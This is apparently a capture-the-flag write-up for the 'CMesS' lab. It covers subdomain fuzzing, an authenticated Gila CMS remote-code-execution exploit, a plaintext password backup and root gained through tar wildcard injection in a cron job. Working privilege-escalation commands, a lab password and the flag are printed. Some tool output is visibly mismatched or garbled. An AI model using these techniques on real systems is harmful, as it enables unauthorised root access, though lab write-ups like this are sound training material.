

Rustscan found only two open ports:

Further enumerate theme with nmap:

The nmap result reveal three entries in the robots.txt file but trying to access them result in permission deny ... but another thing is the gila cms... (the name on the room send to this direction also ...)

The image shows a screenshot of the Exploit-DB search results for the exploit titled "Gila CMS 1.10.9 - Remote Code Execution (RCE) (Authenticated)". The search results are displayed in a grid format. The first row shows the exploit ID (EDB-ID: 21889), CVE (N/A), author (0x0r3n34sh), type (WEBSHELL), platform (PHP), and date (2022-07-06). The second row shows the exploit is verified (EDB Verified: ✗), the exploit code (Exploit: ⚡ / { }), and the vulnerable application (Vulnerable App: ✗). The search results are filtered by "Authenticated" and "Remote Code Execution".

So First I do some subdomain enumeration and found a subdomain dev:

```
(root@kali)~# cd /opt
$ ffuf -w /usr/share/dnsrecon/dnsrecon/data/subdomains-top1mil-20000.txt -u http://10.10.221.156 -H "HOST: FUZZ.cmess.thm"


      _____
     /  ____  \   | |
    /  /  __ \   | |
   /  /  ___/   _|| |
  /_____/       ||_|

DNSRecon v2.1.0-dev

:: Method          : GET
:: URL             : http://10.10.221.156
:: Wordlist         : FUZZ: /usr/share/dnsrecon/dnsrecon/data/subdomains-top1mil-20000.txt
:: Header          : Host: FUZZ.cmess.thm
:: Follow redirects : false
:: Calibration     : false
:: Timeout         : 10
:: Threads         : 40
:: Matcher         : Response status: 200-299,301,302,307,401,403,405,500
:: Filter          : Response size: 3800

dev [Status: 200, Size: 934, Words: 191, Lines: 31, Duration: 453ms]
```

So I added it to my /etc/hosts and try access the page:



And yes! I found the credentials need for the exploit!

Validate the credentials:



And it worked! So I download the exploit and enter the credentials :



Privilege Escalation:

At first I found a config.php file inside /var/www/html contain the root password to the mysql I connect and try to use the password also to sqitch user but there was nothing interesting in the databases and the password was valid only for the mysql connection,

So after a lot of time wasted I decided to go back to check some other ways and find a password backup file of the user andre in /opt:

```
www-data@cmess:/opt$ ls -la
total 12
drwxr-xr-x  2 root root 4096 Feb  6 2020 .address
drwxr-xr-x 22 root root 4096 Feb  6 2020 ..
-rwxrwxrwx  1 root root   36 Feb  6 2020 .password.bak
www-data@cmess:/opt$ cat .password.bak
andre backup password
UQfsdCB7aAP6
```

Switch to the user Andre successfully:

```
www-data@cmess:/opt$ su andre
Password:
andre@cmess:/opt$ whoami
andre
andre@cmess:/opt$
```

For root I found an interesting cronjob that execute some tar backup as root and it using a wildcard (\*):

```
andre@cmess:/opt$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
* * * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*/2 * * * * root    cd /home/andre/backup && tar -zcf /tmp/andre_backup.tar.gz *
```

So I found a grate [article](#) about exploiting tar wildcard for privilege escalation and got a root shell:

```
andre@cmess:~/backup$ echo "" > '--checkpoint=1'
andre@cmess:~/backup$ echo "" > '--checkpoint-action=exec=sh privesc.sh'
andre@cmess:~/backup$ echo "andre ALL=(root) NOPASSWD: ALL" > privesc.sh
andre@cmess:~/backup$ chmod +x privesc.sh
andre@cmess:~/backup$ ls -la
total 24
drwxr-xr-x  2 andre andre 4096 Aug  6 06:47 .
drwxr-xr-x  5 andre andre 4096 Aug  6 06:32 ..
-rw-rw-r--  1 andre andre   1 Aug  6 06:46 --checkpoint=1
-rw-rw-r--  1 andre andre   1 Aug  6 06:46 --checkpoint-action=exec=sh privesc.sh
-rwxr-xr-x  1 andre andre   1 Feb  9 2020 note
-rwxrwxr-x  1 andre andre   1 Aug  6 06:47 privesc.sh
andre@cmess:~/backup$
```

After creating the environment, I waited about 2 minutes for the cron to run and then check sudo -l :

```
andre@cmess:~/backup$ sudo -l
User andre may run the following commands on cmess:
 (root) NOPASSWD: ALL
```

Switch to root and get the flag:

```
andre@cmess:~/backup$ sudo su
root@cmess:/home/andre/backup# whoami
root
root@cmess:/home/andre/backup# cat /root/root.txt
thm{9f85b7fdeb2cf96985bf5761a93546a2}
root@cmess:/home/andre/backup#
```